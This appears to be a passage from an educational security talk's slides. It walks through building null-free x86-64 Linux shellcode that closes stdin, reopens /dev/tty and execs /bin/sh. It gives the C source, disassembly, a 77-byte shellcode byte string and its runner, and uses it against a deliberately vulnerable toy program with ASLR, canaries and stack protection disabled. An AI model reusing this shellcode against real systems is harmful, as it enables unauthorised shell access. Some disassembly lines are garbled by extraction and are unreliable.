


shellcode.c



```
#include <unistd.h>
#include <fcntl.h>


int main(void) {
    close(0);
    open("/dev/tty", O_RDWR);
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```



Build it statically, with no canary

@PATI_GALLARDO

```
wargames$ clang -save-temps -Os -static -fno-stack-protector -o  
shellcode shellcode.c  
wargames$ ./shellcode  
$  
wargames$ ldd shellcode  
    not a dynamic executable
```



Look at the assembly of main

@PATI_GALLARDO

```
wargames$ objdump -d shellcode | grep -A 14 "<main>"  
0000000000400b30 <main>:  
    400b30:   48 83 ec 18          sub    $0x18,%rsp  
    400b34:   31 ff              xor    %edi,%edi  
    400b36:   e8 15 8b 04 00      callq  449650 <__close>  
    400b3b:   bf 44 1f 49 00      mov    $0x491f44,%edi  
    400b40:   be 02 00 00 00      mov    $0x2,%esi  
    400b45:   31 c0              xor    %eax,%eax  
    400b47:   e8 a4 85 04 00      callq  4490f0 <__libc_open>  
    400b4c:   b8 4d 1f 49 00      mov    $0x491f4d,%eax  
    400b51:   66 48 0f 6e c0      movq   %rax,%xmm0  
    400b56:   48 89 e6          mov    %rsp,%rsi  
    400b59:   66 0f 7f 06          movdqa %xmm0,(%rsi)  
    400b5d:   bf 4d 1f 49 00      mov    $0x491f4d,%edi  
    400b62:   31 d2              xor    %edx,%edx  
    400b64:   e8 47 7f 04 00      callq  448ab0 <__execve>
```

The syscalls involved

| %rax | # | System call | %rdi | %rsi | %rdx | %r10 |
|-------|-----|-------------|------------------------------|----------------------------------|----------------------------------|-----------------|
| 0x3 | 3 | sys_close | unsigned int fd | | | |
| 0x3b | 59 | sys_execve | const char * filename | const char * const argv[] | const char * const envp[] | |
| 0x101 | 257 | sys_openat | int dfd | const char * filename | int flags | int mode |

| %rax | # | System call | %rdi |
|------|---|-------------|------------------------|
| 0x3 | 3 | sys_close | unsigned int fd |

@PATI_GALLARDO

```
wargames$ objdump -d shellcode | grep -A 6 "<__close>:"\n0000000000449650 <__close>:\n    449650: 8b 05 b6 31 27 00      mov    0x2731b6(%rip),%eax\n    449656: 85 c0                test   %eax,%eax\n    449658: 75 16                jne    449670 <__close+0x20>\n    44965a: b8 03 00 00 00      mov    $0x3,%eax\n    44965f: 0f 05                syscall\n    449661: 48 3d 00 f0 ff ff      cmp    $0xfffffffffffff000,%rax
```

| %rax | # | System call | %rdi |
|------|---|-------------|------------------------|
| 0x3 | 3 | sys_close | unsigned int fd |


@PATI_GALLARDO

shellcode_asm.c

```
// -----
// close
// -----
"xor %rdi, %rdi\n\t"    // Zero out rdi - without using 0
"xor %rax, %rax\n\t"    // Zero out rax - without using 0
"mov $0x3, %al\n\t"      // Write the syscall number (3) to al
"syscall\n\t"            // Do the syscall
```

| %rax | # | System call | %rdi | %rsi | %rdx | %r10 |
|-------|-----|-------------|---------|-----------------------|-----------|----------|
| 0x101 | 257 | sys_openat | int dfd | const char * filename | int flags | int mode |

@PATI_GALLARDO



```
wargames$ objdump -d shellcode | grep -A 30 "<__libc_open>:"
0000000004490f0 <__libc_open>:
 4490f0: 48 83 ec 68          sub    $0x68,%rsp
 4490f4: 41 89 f2          mov    %esi,%r10d
 4490f7: 64 48 8b 04 25 28 00  mov    %fs:0x28,%rax
 4490fe: 00 00
 449100: 48 89 44 24 28      mov    %rax,0x28(%rsp)
 449105: 31 c0          xor    %eax,%eax
 449107: 41 83 e2 40      and    $0x40,%r10d
 44910b: 48 89 54 24 40      mov    %rdx,0x40(%rsp)
 449110: 75 4e          jne    449160 <__libc_open+0x70>
 449112: 89 f0          mov    %esi,%eax
 449114: 25 00 00 41 00      and    $0x410000,%eax
 449119: 3d 00 00 41 00      cmp    $0x410000,%eax
 44911e: 74 40          je     449160 <__libc_open+0x70>
 449120: 8b 05 e6 36 27 00      mov    0x2736e6(%rip),%eax
 449126: 85 c0          test   %eax,%eax
 449128: 75 61          jne    44918b <__libc_open+0x9b>
 44912a: 89 f2          mov    %esi,%edx
 44912c: b8 01 01 00 00      mov    $0x101,%eax
 449131: 48 89 fe          mov    %rdi,%rsi
 449134: bf 9c ff ff ff      mov    $0xffffffff9c,%edi
 449139: 0f 05          syscall
```

| %rax | # | System call | %rdi | %rsi | %rdx | %r10 |
|-------|-----|-------------|---------|-----------------------|-----------|----------|
| 0x101 | 257 | sys_openat | int dfd | const char * filename | int flags | int mode |

@PATI_GALLARDO

shellcode_asm.c

```
// -----
// open
// -----
"xor %rax, %rax\n\t"                                // Zero out rax - without using 0
"push %rax\n\t"                                      // Push a string terminator
"movabs $0x7974742f7665642f, %rbx\n\t"             // Put the string in rbx:
                                                       // /dev/tty = 2f 64 65 76 2f 74 74 79
"push %rbx\n\t"                                      // Push rbx on the stack
"mov %rsp, %rsi\n\t"                                  // Put a pointer to the string in rsi
"xor %rdx, %rdx\n\t"                                  // Zero out rdx - without using 0
"xor %rdi, %rdi\n\t"                                  // Zero out rdi - without using 0
"xor %r10, %r10\n\t"                                  // Zero out r10 - without using 0
"mov $0x101, %eax\n\t"                                // Write the syscall number (257)
"syscall\n\t"                                         // Do the syscall
```

| %rax | # | System call | %rdi | %rsi | %rdx |
|------|----|-------------|---------------------------------|-------------------------------------|-------------------------------------|
| 0x3b | 59 | sys_execve | const char * filename | const char * const argv[] | const char * const envp[] |

@PATI_GALLARDO



```
wargames$ objdump -d shellcode | grep -A 3 "<__execve>:  
0000000000448ab0 <__execve>:  
    448ab0:   b8 3b 00 00 00          mov    $0x3b,%eax  
    448ab5:   0f 05                 syscall  
    448ab7:   48 3d 01 f0 ff ff      cmp    $0xfffffffffffff001,%rax
```

| %rax | # | System call | %rdi | %rsi | %rdx |
|------|----|-------------|---------------------------------|-------------------------------------|-------------------------------------|
| 0x3b | 59 | sys_execve | const char * filename | const char * const argv[] | const char * const envp[] |

@PATI_GALLARDO

shellcode_asm.c

```

// -----
// execve
// -----
"xor %rdx, %rdx\n\t"                                // Zero out rdx - without using 0
"xor %rax, %rax\n\t"                                // Zero out rax - without using 0
"push %rax\n\t"                                       // Push a string terminator
"movabs $0x68732f2f6e69622f, %rbx\n\t"               // Put the string in rbx:
                                                       // /bin//sh = 2f 62 69 6e 2f 2f 73 68
"push %rbx\n\t"                                       // Push rbx on the stack
"mov %rsp, %rdi\n\t"                                 // Put a pointer to the string in rdi
"push %rdx\n\t"                                       // Push a null to terminate the array
"push %rdi\n\t"                                       // Push the pointer to the string
"mov %rsp, %rsi\n\t"                                 // Put a pointer to argv in rsi
"mov $0x3b, %al\n\t"                                 // Write the syscall number 59 to al
"syscall\n\t"                                         // Do the syscall

```

Compile and test the assembly

@PATI_GALLARDO

```
wargames$ clang -o shellcode_asm shellcode_asm.c  
wargames$ ./shellcode_asm  
$
```



```
wargames$ objdump -d shellcode_asm | grep -A 29 "<main>"  
400480: 55                      push    %rbp  
400481: 48 89 e5                mov     %rsp,%rbp  
400484: 48 31 ff                xor     %rdi,%rdi  
400487: 48 31 c0                xor     %rax,%rax  
40048a: b0 03                  mov     $0x3,%al  
40048c: 0f 05                  syscall  
40048e: 48 31 c0                xor     %rax,%rax  
400491: 50                      push    %rax  
400492: 48 bb 2f 64 65 76 2f    movabs $0x7974742f7665642f,%rbx  
400499: 74 74 79                jne    rbp,40049c  
40049c: 53                      push    %rbx  
40049d: 48 89 e6                mov     %rsp,%rsi  
4004a0: 48 31 d2                xor     %rdx,%rdx  
4004a3: 48 31 ff                xor     %rdi,%rdi  
4004a6: 4d 31 d2                xor     %r10,%r10  
4004a9: b8 01 01 00 00          mov    $0x101,%eax  
4004ae: 0f 05                  syscall  
4004b0: 48 31 d2                xor     %rdx,%rdx  
4004b3: 48 31 c0                xor     %rax,%rax  
4004b6: 50                      push    %rax  
4004b7: 48 bb 2f 62 69 6e 2f    movabs $0x68732f2f6e69622f,%rbx  
4004be: 2f 73 68                jne    rbp,4004c1  
4004c1: 53                      push    %rbx  
4004c2: 48 89 e7                mov     %rsp,%rdi  
4004c5: 52                      push    %rdx  
4004c6: 57                      push    %rdi  
4004c7: 48 89 e6                mov     %rsp,%rsi  
4004ca: b0 3b                  mov     $0x3b,%al  
4004cc: 0f 05                  syscall
```

Null bytes in
the shellcode!

Look at the
assembly of
main

| %rax | # | System call | %rdi | %rsi | %rdx | %r10 |
|-------|-----|-------------|---------|-----------------------|-----------|----------|
| 0x101 | 257 | sys_openat | int dfd | const char * filename | int flags | int mode |

@PATI_GALLARDO

shellcode_asm.c

```

// -----
// open
// -----
"xor %rax, %rax\n\t"           // Zero out rax - without using 0
"push %rax\n\t"                // Push a string terminator
"movabs $0x7974742f7665642f, %rbx\n\t" // Put the string in rbx:
                                         // /dev/tty = 2f 64 65 76 2f 74 74 79
"push %rbx\n\t"                // Push rbx on the stack
"mov %rsp, %rsi\n\t"           // Put a pointer to the string in rsi
"xor %rdx, %rdx\n\t"           // Zero out rdx - without using 0
"xor %rdi, %rdi\n\t"           // Zero out rdi - without using 0
"xor %r10, %r10\n\t"           // Zero out r10 - without using 0
"mov $0x101, %eax\n\t"          // Write syscall number 257 to eax
"syscall\n\t"                  // Do the syscall

```

| %rax | # | System call | %rdi | %rsi | %rdx | %r10 |
|-------|-----|-------------|---------|-----------------------|-----------|----------|
| 0x101 | 257 | sys_openat | int dfd | const char * filename | int flags | int mode |

@PATI_GALLARDO

shellcode_asm.c

```
"mov $0xFF, %al\n\t"      // Write syscall number 255 to al
"inc %rax\n\t"
"inc %rax\n\t"
// "mov $0x101, %eax\n\t" // Write syscall number 257 to eax
```

Write 255 and
inc it twice


```
wargames$ objdump -d shellcode_asm | grep -A 31 "<main>"  
0000000000400480 <main>:  
    400480: 55                      push   %rbp  
    400481: 48 89 e5                mov    %rsp,%rbp  
    400484: 48 31 ff                xor    %rdi,%rdi  
    400487: 48 31 c0                xor    %rax,%rax  
    40048a: b0 03                 mov    $0x3,%al  
    40048c: 0f 05                 syscall  
    40048e: 48 31 c0                xor    %rax,%rax  
    400491: 50                      push   %rax  
    400492: 48 bb 2f 64 65 76 2f  movabs $0x7974742f7665642f,%rbx  
    400499: 74 74 79  
    40049c: 53                      push   %rbx  
    40049d: 48 89 e6                mov    %rsp,%rsi  
    4004a0: 48 31 d2                xor    %rdx,%rdx  
    4004a3: 48 31 ff                xor    %rdi,%rdi  
    4004a6: 4d 31 d2                xor    %r10,%r10  
    4004a9: b0 ff                 mov    $0xff,%al  
    4004ab: 48 ff c0                inc    %rax  
    4004ae: 48 ff c0                inc    %rax  
    4004b1: 0f 05                 syscall  
    4004b3: 48 31 d2                xor    %rdx,%rdx  
    4004b6: 48 31 c0                xor    %rax,%rax  
    4004b9: 50                      push   %rax  
    4004ba: 48 bb 2f 62 69 6e 2f  movabs $0x68732f2f6e69622f,%rbx  
    4004c1: 2f 73 68  
    4004c4: 53                      push   %rbx  
    4004c5: 48 89 e7                mov    %rsp,%rdi  
    4004c8: 52                      push   %rdx  
    4004c9: 57                      push   %rdi  
    4004ca: 48 89 e6                mov    %rsp,%rsi  
    4004cd: b0 3b                 mov    $0x3b,%al  
    4004cf: 0f 05                 syscall
```

close

open

execve

Look at the assembly of main



shellcode_test.c



```
char shellcode[] =  
    "\x48\x31\xff"           // xor    %rdi,%rdi  
    "\x48\x31\xc0"           // xor    %rax,%rax  
    "\xb0\x03"                // mov    $0x3,%al  
    "\x0f\x05"                // syscall  
  
    "\x48\x31\xc0"           // xor    %rax,%rax  
    "\x50"                   // push   %rax  
    "\x48\xbb\x2f\x64\x65\x76\x2f" // movabs $0x7974742f7665642f,%rbx  
    "\x74\x74\x79"           // //  
    "\x53"                   // push   %rbx  
    "\x48\x89\xe6"           // mov    %rsp,%rsi  
    "\x48\x31\xd2"           // xor    %rdx,%rdx  
    "\x48\x31\xff"           // xor    %rdi,%rdi  
    "\x4d\x31\xd2"           // xor    %r10,%r10  
    "\xb0\xff"                // mov    $0xff,%al  
    "\x48\xff\xc0"           // inc    %rax  
    "\x48\xff\xc0"           // inc    %rax  
    "\x0f\x05"                // syscall  
  
    "\x48\x31\xd2"           // xor    %rdx,%rdx  
    "\x48\x31\xc0"           // xor    %rax,%rax  
    "\x50"                   // push   %rax  
    "\x48\xbb\x2f\x62\x69\x6e\x2f" // movabs $0x68732f2f6e69622f,%rbx  
    "\x2f\x73\x68"           // //  
    "\x53"                   // push   %rbx  
    "\x48\x89\xe7"           // mov    %rsp,%rdi  
    "\x52"                   // push   %rdx  
    "\x57"                   // push   %rdi  
    "\x48\x89\xe6"           // mov    %rsp,%rsi  
    "\xb0\x3b"                // mov    $0x3b,%al  
    "\x0f\x05";                // syscall
```

close

open

execve

@PATI_GALLARDO

Let's put the
bytes in a
char buffer

Let's run the char buffer

@PATI_GALLARDO

shellcode_close_test.c




```
int main()
{
    printf("len:%lu bytes\n", strlen(shellcode));
    (*(void(*)()) shellcode)();
    return 0;
}
```

Compile and test the assembly

@PATI_GALLARDO

```
$ clang -z execstack -o shellcode_test shellcode_test.c
$ ./shellcode_test
len:77 bytes
$
```





Use the exploit in gdb

@PATI_GALLARDO

```
wargames$ clang -o shellcode_exploit  
shellcode_exploit.c  
wargames$ ./shellcode_exploit > file  
wargames$ gdb -q ./launch_bigger  
(gdb) r < file  
Starting program: ./launch_bigger < file  
WarGames MissileLauncher v0.1  
0x7fffffffdfc90  
Secret: Access denied  
process 29337 is executing new program: /bin/dash
```





@PATI_GALLARDO

Turtle
Sec

Use the exploit with pipe

@PATI_GALLARDO

```
wargames$ ./shellcode_exploit | ./launch_bigger
WarGames MissileLauncher v0.1
0x7fffffffdd10
Secret: Access denied
```



\$



@PATI_GALLARDO

Turtle
Sec

WIN!



Cheats

- We turned off ASLR
- We made the stack executable
- We turned off stack canaries
- We printed the address of the buffer



